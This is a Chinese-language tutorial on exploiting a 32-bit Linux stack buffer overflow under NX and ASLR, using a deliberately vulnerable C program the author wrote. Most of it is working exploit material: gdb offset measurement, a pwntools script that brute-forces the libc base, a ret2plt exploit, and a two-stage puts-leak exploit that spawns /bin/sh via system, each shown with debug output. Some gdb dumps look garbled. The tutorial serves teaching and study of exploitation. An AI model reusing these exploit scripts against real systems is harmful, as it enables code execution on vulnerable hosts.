

# 二进制漏洞-栈溢出

## 测试平台

系统：CentOS release 6.10 (Final)、32 位

内核版本：Linux 2.6.32-754.10.1.el6.i686 i686 i386 GNU/Linux

gcc 版本： 4.4.7 20120313 (Red Hat 4.4.7-23) (GCC)

gdb 版本：GNU gdb (GDB) Red Hat Enterprise Linux (7.2-92.el6)

libc 版本：libc-2.12.so

## 漏洞原理

在对栈缓冲区进行写操作时（如 memcpy），未对缓冲区大小进行判断，导致写入数据长度可能大于缓冲区长度。

## 通用利用方式

写入数据覆盖返回地址，使返回地址指向恶意代码起始地址。由于我是基于本地测试，也就是 libc 库的版本已知，而基于远程攻击或不同版本的 libc 库可能会存在差异。

## 漏洞测试程序

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void wh(const char* w) {
    if(strncmp(w, "say", 3) == 0) {
        printf("you said hello world!\n");
    } else {
        printf("you said fuck you!\n");
    }
}

int main() {
    char buf[16];

    memset(buf, 0, 16);
    printf("please input a word!\n");

    scanf("%s", buf);

    wh(buf);
    return 0;
}
```

很明显代码在执行 scanf 时未对缓冲区大小进行判断，存在栈溢出漏洞。

注意如无特殊说明，本文的 exp 都是基于该源码编译的二进制实现的。

所有测试均在 linux 环境下进行

## 开启 NX(DEP)，开启 ASLR

上面例子采用 Ret2libc 方式实现 poc，为了防止基于该方式的攻击，ASLR 应运而生

开启 ASLR 首先需要打开操作系统相应功能/proc/sys/kernel/randomize\_va\_space

目前 randomize\_va\_space 的值有三种，分别是[0,1,2]

0 - 表示关闭进程地址空间随机化。

1 - 表示将 mmap 的基址，stack 和 vdso 页面随机化。

2 - 表示在 1 的基础上增加栈（heap）的随机化。

开启命令：echo 2 > /proc/sys/kernel/randomize\_va\_space

```
[root@localhost stack_overflow]# echo 2 > /proc/sys/kernel/randomize_va_space
[root@localhost stack_overflow]# cat /proc/sys/kernel/randomize_va_space
2
[root@localhost stack_overflow]#
```

SP00F|版权属于我个人所有，你可以用于学习，但不可以用于商业目的

ASLR 的开启无法通过 checksec 来检测，他的开启与系统有关

ASLR 只针对动态库基址的中间位数进行随机化，后三位并不会变

ASLR 不会随机化程序本身的基址

## 漏洞分析

现在我们来运行几次看看（注意看主程序和 libc 的基址变化），第一次运行：

```
[root@localhost 10038]# cat /proc/17080/maps
001b3000-00344000 r-xp 00000000 fd:00 532243 /lib/libc-2.12.so
00344000-00346000 r--p 00191000 fd:00 532243 /lib/libc-2.12.so
00346000-00347000 rw-p 00193000 fd:00 532243 /lib/libc-2.12.so
00347000-0034a000 rw-p 00000000 00:00 0
005ca000-005e9000 r-xp 00000000 fd:00 532242 /lib/ld-2.12.so
005e9000-005ea000 r--p 0001e000 fd:00 532242 /lib/ld-2.12.so
005ea000-005eb000 rw-p 0001f000 fd:00 532242 /lib/ld-2.12.so
0063f000-00640000 r-xp 00000000 00:00 0 [vdso]
08048000-08049000 r-xp 00000000 fd:00 2240049 /home/sp00f/vul_test/stack_overflow/test_enx
08049000-0804a000 rw-p 00000000 fd:00 2240049 /home/sp00f/vul_test/stack_overflow/test_enx
076f9000-076fa000 rw-p 00000000 00:00 0
b7709000-b770c000 rw-p 00000000 00:00 0
bfc2000-bfcf7000 rw-p 00000000 00:00 0 [stack]
```

第二次运行（这幅图圈错位置了^-^）：

```
[root@localhost 10038]# cat /proc/16511/maps
001a7000-00338000 r-xp 00000000 fd:00 532243 /lib/libc-2.12.so
00338000-0033a000 r--p 00191000 fd:00 532243 /lib/libc-2.12.so
0033a000-0033b000 rw-p 00193000 fd:00 532243 /lib/libc-2.12.so
0033b000-0033e000 rw-p 00000000 00:00 0
005ca000-005e9000 r-xp 00000000 fd:00 532242 /lib/ld-2.12.so
005e9000-005ea000 r--p 0001e000 fd:00 532242 /lib/ld-2.12.so
005ea000-005eb000 rw-p 0001f000 fd:00 532242 /lib/ld-2.12.so
00665000-00666000 r-xp 00000000 00:00 0 [vdso]
08048000-08049000 r-xp 00000000 fd:00 2240049 /home/sp00f/vul_test/stack_overflow/test_enx
08049000-0804a000 rw-p 00000000 fd:00 2240049 /home/sp00f/vul_test/stack_overflow/test_enx
b775c000-b775d000 rw-p 00000000 00:00 0
b776c000-b776f000 rw-p 00000000 00:00 0
bfcf5000-bfd0a000 rw-p 00000000 00:00 0 [stack]
```

第三次运行：

```
[root@localhost 10038]# cat /proc/17034/maps
0012b000-002bc000 r-xp 00000000 fd:00 532243 /lib/libc-2.12.so
002bc000-002be000 r--p 00191000 fd:00 532243 /lib/libc-2.12.so
002be000-002bf000 rw-p 00193000 fd:00 532243 /lib/libc-2.12.so
002bf000-002c2000 rw-p 00000000 00:00 0
005ca000-005e9000 r-xp 00000000 fd:00 532242 /lib/ld-2.12.so
005e9000-005ea000 r--p 0001e000 fd:00 532242 /lib/ld-2.12.so
005ea000-005eb000 rw-p 0001f000 fd:00 532242 /lib/ld-2.12.so
00618000-00619000 r-xp 00000000 00:00 0 [vdso]
08048000-08049000 r-xp 00000000 fd:00 2240049 /home/sp00f/vul_test/stack_overflow/test_enx
08049000-0804a000 rw-p 00000000 fd:00 2240049 /home/sp00f/vul_test/stack_overflow/test_enx
076f4000-076f5000 rw-p 00000000 00:00 0
b7704000-b7707000 rw-p 00000000 00:00 0
bfc53000-bfc68000 rw-p 00000000 00:00 0 [stack]
```

从运行结果可以看出 libc 的基址、栈、vdso 已经随机了，但主程序的基址却保持不变。开启 ASLR 后主程序以下部分并不会随机化。

## Not Randomized

- **Main ELF Binary**
  - **.text / .plt / .init / .fini** - Code Segments (R-X)
  - **.got / .got.plt / .data / .bss** - Misc Data Segments (RW-)
  - **.rodata** - Read Only Data Segment (R--)

```

cmp    [ebp+arg_0], eax
jne     .loc_313066
mov     eax, [ebp+var_70]
cmp     eax, [ebp+var_84]
jle     .loc_313066
sub     eax, [ebp+var_84]
push    esi
push    esi
push    eax
push    esi
mov     [ebp+arg_0], eax
call    sub_31486A
test    eax, eax
jne     .loc_31306D
mov     esi, [ebp+arg_0]
push    [ebp+arg_4]
sub     esp, 31486A

```

通过调试程序，我们得到了 buf 和返回地址之间距离同样是 28（同 NX 未开启 ASLR）

```

(gdb) x/32x $sp
0xbffff270: 0x08048601 0x00000000 0x00000010 0x00783ff4
0xbffff280: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff290: 0x08048520 0x00000000 0xbffff318 0x00607d28
0xbffff2a0: 0x00000001 0xbffff344 0xbffff34c 0xb77777d0
0xbffff2b0: 0x080483c0 0xffffffff 0x005e9fc4 0x08048278
0xbffff2c0: 0x00000001 0xbffff300 0x005d8e85 0x005eaab8
0xbffff2d0: 0xb7fff6b0 0x00783ff4 0x00000000 0x00000000
0xbffff2e0: 0xbffff318 0x14491215 0x2b55856a 0x00000000
(gdb) i f
Stack level 0, frame at 0xbffff2a0:
 eip = 0x80484e6 in main (test_enx.c:22); saved eip 0x607d28
 source language c.
 Arglist at 0xbffff298, args:
 Locals at 0xbffff298, Previous frame's sp is 0xbffff2a0
 Saved registers:
  ebp at 0xbffff298, eip at 0xbffff29c
(gdb) print &buf
$1 = (char (*)[16]) 0xbffff280

```

使用 AAAA 覆盖返回地址（程序返回地址被覆盖为 0x41414141）程序返回执行时崩溃，报段错误，再次证明我们得到的距离正确。

```

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
24      wh(buf);
(gdb) x/32x $sp
0xbffff270: 0x08048616    0xbffff280: 0x00000010    0x00783ff4
0xbffff280: 0x41414141    0x41414141    0x41414141    0x41414141
0xbffff290: 0x41414141    0x41414141    0x41414141    0x41414141
0xbffff2a0: 0x00000000    0xbffff344: 0xbffff34c    0xb77777d0
0xbffff2b0: 0x080483c0    0xffffffff    0x005e9fc4    0x08048278
0xbffff2c0: 0x00000001    0xbffff300: 0x005d8e85    0x005eaab8
0xbffff2d0: 0xb7fff6b0    0x00783ff4    0x00000000    0x00000000
0xbffff2e0: 0xbffff318    0x14491215    0x2b55856a    0x00000000
(gdb) n
you said fuck you!
25      return 0;
(gdb) n
27    }
(gdb) n
0x41414141 in ?? ()

```

返回地址已经被覆盖

在执行之前的 exp 看一下效果，进程 id 为 2985

```

sp00f@localhost stack_overflow$ python test_enx_noaslr.py
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
[*] Starting local process './test_enx': pid 2985
[DEBUG] Received 0x15 bytes:
'please input a word!\n'
[DEBUG] Sent 0x29 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
00000010 41 41 41 41 41 41 41 41 41 41 41 41 00 bf 62 00 |AAAA|AAAA|AAAA|..b|
00000020 28 7d 60 00 65 7b 74 00 0a |()`.e{t.|.|
00000029
[*] Switching to interactive mode
[DEBUG] Received 0x13 bytes:
'you said fuck you!\n'
you said fuck you!
[*] Got EOF while reading in interactive
$ ls
[DEBUG] Sent 0x3 bytes:
'ls\n'
[*] Process './test_enx' stopped with exit code -11 (SIGSEGV) (pid 2985)
[*] Got EOF while sending in interactive
sp00f@localhost stack_overflow$

```

这里仅仅是因为调用了pwntools process.interactive才显示了\$符号，实际上它已经崩溃了

在看一下它的 core dump，这里报了段错误，执行 0x62bf00 处代码错误。

```
[sp00f@localhost stack_overflow]$ gdb -c core_test_ennx_2985
GNU gdb (GDB) Red Hat Enterprise Linux (7.2-92.el6)
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-redhat-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Missing separate debuginfo for the main executable file
Try: yum --enablerepo='*-debug*' install /usr/lib/debug/.build-id/5b/25417cf1271a858f5aba50bcbcb9f0
[New Thread 2985]
Core was generated by `./test_ennx'.
Program terminated with signal 11, Segmentation fault.
#0  0x0062bf00 in ?? ()
(gdb) bt
#0  0x0062bf00 in ?? ()
#1  0x00607d28 in ?? ()
#2  0x00747b65 in ?? ()
#3  0xbfab4e00 in ?? ()
Backtrace stopped: previous frame inner to this frame (corrupt stack?)
(gdb) i f
Stack level 0, frame at 0xbfab4e04:
eip = 0x62bf00; saved eip 0x607d28
called by frame at 0xbfab4e08
Arglist at 0xbfab4dfc, args:
Locals at 0xbfab4dfc. Previous frame's sp is 0xbfab4e04
Saved registers:
eip at 0xbfab4e00
(gdb) x/20x $sp-32
0xbfab4de0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfab4df0: 0x41414141 0x41414141 0x41414141 0x0062bf00
0xbfab4e00: 0x00607d28 0x00747b65 0xbfab4e00 0xb77233d0
0xbfab4e10: 0x080483c0 0xffffffff 0x005e9fc4 0x08048278
0xbfab4e20: 0x00000001 0xbfab4e60 0x005d8e85 0x005eaab8
(gdb)
```

这里-32是因为esp发生了变化

## 实现 exp

### 爆破

开启 ASLR 后 libc 的基址随机化了，固定 system 地址程序肯定会出错（就如用之前的 exp 运行，除非它随机化的基址恰好是 0x5f1000），不过 libc 基址只有中间三位随机化，这样我们就可以采用爆破方式遍历它任何一种可能（最大爆破次数 4096）

Libc 基址范围 0x1000-0xfff000

libc function address = libc base address + function offset

system function offset = 0x62bf00 - 0x5f1000 = 0x3af00

bin\_sh offset = 0x747b65 - 0x5f1000 = 0x156b65

sp00f|版权属于我个人所有，你可以用于学习，但不可以用于商业目的

理论上应该保证程序不崩溃来遍历 libc 基址（肯定会在 4096 次中的一次爆破成功），不过让程序不崩溃或者崩溃恢复到某个点（例如 main 函数）重新执行有点麻烦，我这里偷懒一下，程序崩溃继续下一个基址继续爆破，多跑几次总会命中。

```
from pwn import *

context(arch = 'i386', os = 'linux', log_level='debug')

binsh_off = 0x156b65
system_off = 0x3af00

i = 0x1000
while( i < 0x1000000):

    system_addr = i + system_off
    binsh_addr = i + binsh_off

    print "libc base : " + hex(i)
    print "system addr : %x, binsh addr : %x" %(system_addr , binsh_addr)
    try:
        p = process("./test_enx")

        saved_eip = 0x607d28
        p.recvline()
        payload = 'A' * 28 + p32(system_addr) + p32(saved_eip) + p32(binsh_addr)
        p.sendline(payload)
        p.recvline()

        p.sendline("ls -al")
        p.recvuntil("sp00f")
    except EOFError:
        print "brute force failed!"
        p.close()
    else:
        print "brute force success!"
        p.close()
        break
    i = i + 0x1000
```

执行结果

```
[sp00f@localhost stack_overflow]$ python test_enx_bruteforce.py > b.out
[sp00f@localhost stack_overflow]$ cat b.out |grep success
brute force success!
```

查看输出的详细日志

```

00000020 28 7d 60 00 65 eb 33 00 0a |() `· |e·3· |· |
00000029
[DEBUG] Received 0x13 bytes:
'you said fuck you!\n'
[DEBUG] Sent 0x7 bytes:
'ls -al\n'
brute force failed!
[*] Stopped process './test_enx' (pid 21417)
libc base : 0x1e9000
system addr : 223f00, binsh addr : 33fb65
[x] Starting local process './test_enx'
[+] Starting local process './test_enx' : pid 21419
[DEBUG] Received 0x15 bytes:
'please input a word!\n'
[DEBUG] Sent 0x29 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
00000010 41 41 41 41 41 41 41 41 41 41 41 41 00 3f 22 00 |AAAA|AAAA|AAAA|·?··|
00000020 28 7d 60 00 65 fb 33 00 0a |() `· |e·3· |· |
00000029
[DEBUG] Received 0x13 bytes:
'you said fuck you!\n'
[DEBUG] Sent 0x7 bytes:
'ls -al\n'
[DEBUG] Received 0x1000 bytes:
00000000 e6 80 bb e7 94 a8 e9 87 8f 20 39 31 36 32 39 32 |····|····|· 91|6292|
00000010 0a 64 72 77 78 72 2d 78 72 2d 78 2e 20 32 20 73 |·drw|xr-x|r-x·| 2 s|
00000020 70 30 30 66 20 73 70 30 30 66 20 20 31 37 32 30 |p00f|sp0|0f|1720|
00000030 33 32 20 38 e6 9c 88 20 20 32 31 20 32 32 3a 30 |32 8|···| 21|22:0|
00000040 33 20 2e 0a 64 72 77 78 72 2d 78 72 2d 78 2e 20 |3 ··|drwx|r-xr|-x·|
00000050 33 20 73 70 30 30 66 20 73 70 30 30 66 20 20 20 |3 sp|00f|sp00|f |
00000060 20 34 30 39 36 20 37 e6 9c 88 20 20 33 30 20 31 | 409|6 7·|··| 30 1|
00000070 32 3a 34 32 20 2e 2e 0a 2d 72 77 2d 72 77 2d 72 |2:42|···|rw-|rw-r|
00000080 2d 2d 2e 20 31 20 73 70 30 30 66 20 73 70 30 30 |--·| 1 sp|00f|sp00|
00000090 66 20 20 32 33 37 33 32 30 20 38 e6 9c 88 20 20 |f 2|3732|0 8·|··|
000000a0 32 31 20 31 30 3a 33 34 20 61 2e 6f 75 74 0a 2d |21 1|0:34| a.o|ut·-|
000000b0 72 77 2d 72 77 2d 72 2d 2d 2e 20 31 20 73 70 30 |rw-r|w-r-|-· 1|sp0|
000000c0 30 66 20 73 70 30 30 66 20 20 33 35 36 31 31 30 |0f s|p00f| 35|6110|

```

上一次失败情况

爆破成功地址

返回结果

## Ret2plt

开启 ASLR 后主程序的基址、plt、got、got.plt 等地址并不会发生变化，如果主程序有主动调用了 libc 的 system 函数，那么它会生成一个 plt 和 got 表项（间接指向函数地址），这样我们就可以通过 ret2plt 来实现漏洞利用。

上面的 c 程序没有主动调用 system 函数，我们设计一个程序，在源程序基础上添加了一个函数 shell0，该函数调用 libc 的 system 函数，注意我们这里不会构造调用 shell0 的 exp 例子，添加 shell0 函数调用 system 仅仅是为了在主程序中生成一个对应的 plt 表项，通过调用 plt 我们就能实现漏洞利用，而不必知道真正的 libc 的 system 函数的地址。



```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void shell0() {
    system("ls -al");
}

void wh(const char* w) {
    if(strncmp(w, "say", 3) == 0) {
        printf("you said hello world!\n");
        shell0();
    } else {
        printf("you said fuck you!\n");
    }
}

int main() {
    char buf[16];

    memset(buf, 0, 16);
    printf("please input a word!\n");

    scanf("%s", buf);

    wh(buf);
    return 0;
}
```

编译程序后，程序会生成对应的重定位表项：

```
[sp00f@localhost stack_overflow]$ readelf -r test_enx_plt

Relocation section '.rel.dyn' at offset 0x2f8 contains 1 entries:
  Offset      Info    Type           Sym.Value   Sym. Name
080497ec  00000106  R_386_GLOB_DAT  00000000    __gmon_start__

Relocation section '.rel.plt' at offset 0x300 contains 7 entries:
  Offset      Info    Type           Sym.Value   Sym. Name
080497fc  00000107  R_386_JUMP_SLOT  00000000    __gmon_start__
08049800  00000207  R_386_JUMP_SLOT  00000000    system
08049804  00000307  R_386_JUMP_SLOT  00000000    memset
08049808  00000407  R_386_JUMP_SLOT  00000000    __libc_start_main
0804980c  00000507  R_386_JUMP_SLOT  00000000    __isoc99_scanf
08049810  00000607  R_386_JUMP_SLOT  00000000    puts
08049814  00000707  R_386_JUMP_SLOT  00000000    strcmp
```

启动调试器不运行程序（我们以 printf 为例），查看 printf（编译时优化成了 puts）plt 表

项，此时 plt 表项对应的 got 表项 (0x8049810) 指向 plt 表项的下一条指令(0x80483ce)，

当第一次调用 printf 时，其对应的函数地址将在动态链接器的帮助下得到解决。

```
(gdb) disas main
Dump of assembler code for function main:
0x080484fe <+0>:    push    %ebp
0x080484ff <+1>:    mov     %esp,%ebp
0x08048501 <+3>:    and     $0xffffffff0,%esp
0x08048504 <+6>:    sub     $0x20,%esp
0x08048507 <+9>:    movl    $0x10,0x8(%esp)
0x0804850f <+17>:   movl    $0x0,0x4(%esp)
0x08048517 <+25>:   lea     0x10(%esp),%eax
0x0804851b <+29>:   mov     %eax,(%esp)
0x0804851e <+32>:   call    0x8048398 <memset@plt>
0x08048523 <+37>:   movl    $0x8048658,(%esp)
0x0804852a <+44>:   call    0x80483c8 <puts@plt>
0x0804852f <+49>:   mov     $0x804868d,%eax
0x08048534 <+54>:   lea     0x10(%esp),%edx
0x08048538 <+58>:   mov     %edx,0x4(%esp)
0x0804853c <+62>:   mov     %eax,(%esp)
0x0804853f <+65>:   call    0x80483b8 <__isoc99_scanf@plt>
0x08048544 <+70>:   lea     0x10(%esp),%eax
0x08048548 <+74>:   mov     %eax,(%esp)
0x0804854b <+77>:   call    0x80484b8 <wh>
0x08048550 <+82>:   mov     $0x0,%eax
0x08048555 <+87>:   leave
0x08048556 <+88>:   ret
End of assembler dump.
(gdb) disas 0x80483c8
Dump of assembler code for function puts@plt:
0x080483c8 <+0>:    jmp     *0x8049810
0x080483ce <+6>:    push    $0x28
0x080483d3 <+11>:   jmp     0x8048368
End of assembler dump.
(gdb) x/lwx 0x8049810
0x8049810 <puts@got.plt>:    0x080483ce
```

调用输出

plt表项

指向got表项

此时got表未填充，指回plt，由解释器完成填充

接着我们运行程序到 scanf 处，printf 函数已经被调用了，此时动态链接器也完成 got 表项的填充工作，通过调试我们可以清楚的看到 got 表项（0x8049810）对应的值已经由 0x80483ce 该变为正确的 puts 函数地址（0x653aa0），后面再调用 puts 函数时就会直接调用对应函数，而不用在通过动态连接器，这也就是所谓的延迟加载或者懒加载。

当然我们并不关心 got 表项对应地址是否被填充为正确的地址，我们只要找到 plt 表项的地址，然后调用该 plt 即可，动态链接器会帮我们填充并调用到正确的地址。

如下图：

```
(gdb) r
Starting program: /home/sp00f/vul_test/stack_overflow/test_ennx_plt
please input a word!

Breakpoint 1, main () at test_ennx_plt.c:27
27      scanf("%s", buf);
(gdb) disas 0x80483c8
Dump of assembler code for function puts@plt:
0x080483c8 <+0>:      jmp     *0x8049810
0x080483ce <+6>:      push    $0x28
0x080483d3 <+11>:     jmp     0x8048368
End of assembler dump.
(gdb) x/1wx 0x8049810
0x8049810 <puts@got.plt>:      0x00653aa0
(gdb) disas 0x653aa0
Dump of assembler code for function _IO_puts:
0x00653aa0 <+0>:      push    %ebp
0x00653aa1 <+1>:      mov     %esp,%ebp
0x00653aa3 <+3>:      sub     $0x20,%esp
0x00653aa6 <+6>:      mov     %ebx,-0xc(%ebp)
0x00653aa9 <+9>:      mov     0x8(%ebp),%eax
0x00653aac <+12>:     call   0x607b5f <__i686.get_pc_thunk.bx>
0x00653ab1 <+17>:     add     $0x130543,%ebx
0x00653ab7 <+23>:     mov     %edi,-0x4(%ebp)
0x00653aba <+26>:     mov     %esi,-0x8(%ebp)
0x00653abd <+29>:     mov     %eax,(%esp)
0x00653ac0 <+32>:     call   0x66ab10 <__strlen_ia32>
0x00653ac5 <+37>:     mov     0xcec(%ebx),%edx
0x00653acb <+43>:     cmpw    $0x0,(%edx)
0x00653acf <+47>:     mov     %edx,-0x10(%ebp)
0x00653ad2 <+50>:     mov     %eax,%edi
```

→ 已被填充为正确的puts函数地址

开启 ASLR 后主程序的基址、plt、rodata 是不会随机化的，因此我们就可以构造让 plt 覆盖返回地址来达到利用的目的。

```
(gdb) disas shell0
Dump of assembler code for function shell0:
0x080484a4 <+0>:      push    %ebp
0x080484a5 <+1>:      mov     %esp,%ebp
0x080484a7 <+3>:      sub     $0x18,%esp
0x080484aa <+6>:      movl    $0x8048624, (%esp)
0x080484b1 <+13>:     call    0x8048388 <system@plt>
0x080484b6 <+18>:     leave
0x080484b7 <+19>:     ret
End of assembler dump.
(gdb) print 0x8048624
```


从上图可以得知 system 的 plt 地址为 0x8048388，同时主程序存在 command (ls -al) 字符串，我们直接利用即可。

Exp 如下：

```
from pwn import *

context(arch = 'i386', os = 'linux', log_level='debug')

p = process("./test_enx_plt")

system_plt = 0x8048388  system@plt
command_addr = p.elf.search('ls -al').next()
saved_eip = 0x607d28

print "system plt : %x, command addr : %x" %(system_plt, command_addr)

p.recvline()
payload = 'A' * 28 + p32(system_plt) + p32(saved_eip) + p32(command_addr)
p.sendline(payload)
p.recvall()
p.close()
```

运行结果如下（可以看出我们已经成功利用 ret2plt 技术完成漏洞攻击了）：

既然存在 ret2plt, 那有没有 ret2got 呢? 这个我不确定, 我 google 也没搜到相关信息,

## 信息泄露

libc 各库函数相对 libc 加载基址的偏移是固定的，是否开启 ASLR 并不会影响它。如果能获得 libc 中某个库函数的地址，基于上述原理我们就能轻易算出 libc 加载的基址，这样就可以轻易获取任意函数地址甚至数据段特定数据的地址（代码段紧挨着数据段，编译时编译器已经按 4k 页对齐计算出了各个段数据相对基址的偏移，这使得你用基址+数据偏移就能得到想要的地址），因此我们需要泄露出某个库函数在内存中的地址。可用于泄露内存信息的函数包括 write、puts、printf，首选 write 函数，这个函数输出长度是可控的，不会遇到 \x00 就截断字符或末尾补充换行符\n（puts），printf 会受到 \x00 影响。

同样利用爆破时用过的公式：

**libc function address = libc base address + function offset**

查看漏洞程序用了什么库函数，可以看到程序虽然调用的是 printf，但编译器却把它替换成了 puts，那我们 exp 就只能用 puts 来完成信息泄露了。

```
[sp00f@localhost aslr]$ readelf -r test_enxx

Relocation section '.rel.dyn' at offset 0x2e0 contains 1 entries:
  Offset   Info   Type         Sym.Value  Sym. Name
08049798  00000106 R_386_GLOB_DAT 00000000  __gmon_start__

Relocation section '.rel.plt' at offset 0x2e8 contains 6 entries:
  Offset   Info   Type         Sym.Value  Sym. Name
080497a8  00000107 R_386_JUMP_SLOT 00000000  __gmon_start__
080497ac  00000207 R_386_JUMP_SLOT 00000000  memset
080497b0  00000307 R_386_JUMP_SLOT 00000000  __libc_start_main
080497b4  00000407 R_386_JUMP_SLOT 00000000  __isoc99_scanf
080497b8  00000507 R_386_JUMP_SLOT 00000000  puts
080497bc  00000607 R_386_JUMP_SLOT 00000000  strncmp
```

前面的 exp 都是构造一次 payload 来完成漏洞利用，这里需要构造两次（很荣幸我当初设计的程序比较简单，继续调用 main 函数不会崩溃），第一次是通过调用 puts 泄露 puts 在内存中的实际地址，第二次是调用通过计算得出的 system 函数来完成最终的漏洞利用。

第一次 payload 利用同上面，buf 距离保留 eip 的距离是 28 字节，第二次距离不是 28 字节，这里我们主要用 gdb 看一下第二次的情况：

sp00f|版权属于我个人所有，你可以用于学习，但不可以用于商业目的

```

48     }
(gdb) n
main () at test_enx.c:16
16     int main() {
(gdb) n
19         memset(buf, 0, 16);
(gdb) n
20         printf("please input a word!\n");
(gdb) n
please input a word!
Breakpoint 1, main () at test_enx.c:22
22         scanf("%s", buf);
(gdb) x/32x $sp
0xbffff270: 0x08048601 0x00000000 0x00000010 0x00784960
0xbffff280: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff290: 0x41414141 0x080497b8 0xbffff33c 0xb7fff3d0
0xbffff2a0: 0x080483c0 0xffffffff 0x005e9fc4 0x08048278
0xbffff2b0: 0x00000001 0xbffff2f0 0x005d8e85 0x005eaab8
0xbffff2c0: 0xb7fff6b0 0x00783ff4 0x00000000 0x00000000
0xbffff2d0: 0xbffff308 0xffe64301 0xc0fab47e 0x00000000
0xbffff2e0: 0x00000000 0x00000000 0x00000001 0x080483c0
(gdb) p $sp
$2 = (void *) 0xbffff270
(gdb) print &buf
$3 = (char *) [16] 0xbffff280
(gdb) i f
Stack level 0, frame at 0xbffff298:
 eip = 0x80484e6 in main (test_enx.c:22); saved eip 0x80497b8
 source language c.
 Arglist at 0xbffff290, args:
 Locals at 0xbffff290, Previous frame's sp is 0xbffff298
 Saved registers:
  ebp at 0xbffff290, eip at 0xbffff294
(gdb) n
AAAAAAAAAAAAAAAAAAAA

```

通过gdb调试构造第一个payload来完成漏洞利用咯

从这里是第二次构造payload

从上图我们可以看到并计算出 buf 距离保留 eip 的距离是 20 字节，我们需要验证继续覆盖 eip 是否可以完成漏洞利用或者引起程序会崩溃。

很荣幸从下图可以看到，即使是第二次覆盖 eip 程序还是正常执行了，并且正确的执行到了 system 函数中（如果 main 函数带有参数我想就不会那么幸运了，可能会引起程序崩溃），既然得到验证，那就可以按照这个思路来实现 exp 了，它的核心思想是信息泄露或者说泄露内存信息 (info leaks 、 memory leaks)。

如果程序中存在可以重复利用的信息泄露漏洞，那你还可以借助 pwntools 的 DynELF 工具来自动化的完成库函数和库函数地址的查找，当然你需要先实现一个 leak 函数，具体使用方法还请查看相应官方文档。

我设计的程序中不存在可以重复利用的泄露信息的漏洞，于是需要自己特别构造。



```

eip = 0x80484e6 in main (test_enx.c:22): saved eip 0x80497b8
source language c.
Arglist at 0xbffff290, args:
Locals at 0xbffff290, Previous frame's sp is 0xbffff298
Saved registers:
  ebp at 0xbffff290, eip at 0xbffff294
(gdb) n
AAAAAAAAAAAAAAAAAAAAA

Breakpoint 2, main () at test_enx.c:24
24      wh(buf);
(gdb) set {unsigned int} 0xbffff294 = 0x62bf00
Invalid number "0xbffff294".
(gdb) set {unsigned int} 0xbffff294 = 0x62bf00
(gdb) set {unsigned int} 0xbffff298 = 0x080484b5
(gdb) set {unsigned int} 0xbffff29c = 0x747b65
(gdb) x/32x $sp
0xbffff270: 0x08048616 0xbffff280 0x00000010 0x00784960
0xbffff280: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff290: 0x41414141 0x0062bf00 0x080484b5 0x00747b65
0xbffff2a0: 0x080483c0 0xffffffff 0x005e9fc4 0x08048278
0xbffff2b0: 0x00000001 0xbffff2f0 0x005d8e85 0x005eaab8
0xbffff2c0: 0xb7fff6b0 0x00783ff4 0x00000000 0x00000000
0xbffff2d0: 0xbffff308 0xffe64301 0xc0fab47e 0x00000000
0xbffff2e0: 0x00000000 0x00000000 0x00000001 0x080483c0
(gdb) n
you said fuck you!
25      return 0;
(gdb) n
27  }
(gdb) n
_libc_system (line=0x747b65 "/bin/sh") at ../sysdeps/posix/system.c:179
179  {
(gdb) q

```

Exp 如下:

```

from pwn import *
context(arch = 'i386', os = 'linux', log_level='debug')
p = process("./test_enx")
puts_plt = 0x8048398
main = 0x80484b5
puts_got = p.elf.got['puts']
print "puts got " + hex(puts_got)
print p.recvline()
payload = 'A' * 28 + p32(puts_plt) + p32(main) + p32(puts_got) 第一次payload
p.sendline(payload)
print p.recvline()
data = ''
c = p.recv(4)
if c[-1] == '\n' or c[-1] == '':
    data = c[0:3]
    data += "\x00"
else:
    data = c
print p.recvline()
log.info("=> %s" % (data or '').encode('hex'))
puts_addr = int(data.encode('hex'), 16)
puts_addr = struct.pack("<I", puts_addr)
puts_addr = int(puts_addr.encode('hex'), 16)
libc_base = puts_addr - 0x62aa0
system_addr = libc_base + 0x3af00
binsh_addr = libc_base + 0x156b65
print "libc base %x, system addr %x, binsh addr %x" % (libc_base, system_addr, binsh_addr)
print "===== "
payload = 'A' * 20 + p32(system_addr) + p32(main) + p32(binsh_addr) 第二次payload
p.sendline(payload)
print "=> " + p.recvline()
p.sendline("ls -al")
p.recvuntil("sp00f")
p.close()

```

运行结果如下:

sp00f|版权属于我个人所有, 你可以用于学习, 但不可以用于商业目的

```
please input a word!

[DEBUG] Sent 0x29 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
00000010 41 41 41 41 41 41 41 41 41 41 41 41 98 83 04 08 |AAAA|AAAA|AAAA|....|
00000020 b5 84 04 08 b8 97 04 08 0a |....|....|. |
00000029

[DEBUG] Received 0x2c bytes:
00000000 79 6f 75 20 73 61 69 64 20 66 75 63 6b 20 79 6f |you|said|fuc k yo|
00000010 75 21 0a a0 9a 25 0a 70 6c 65 61 73 65 20 69 6e |u!..|.% p leas e in|
00000020 70 75 74 20 61 20 77 6f 72 64 21 0a |put|a wo r d!..|
0000002c
you said fuck you!

please input a word!

[*] => a09a2500
libc base 1f7000, system addr 231f00, binsh addr 34db65
*****
[DEBUG] Sent 0x21 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
00000010 41 41 41 41 00 1f 23 00 b5 84 04 08 65 db 34 00 |AAAA|..#|....|e 4.|
00000020 0a |
00000021

[DEBUG] Received 0x13 bytes:
'you said fuck you!\n'
==> you said fuck you!

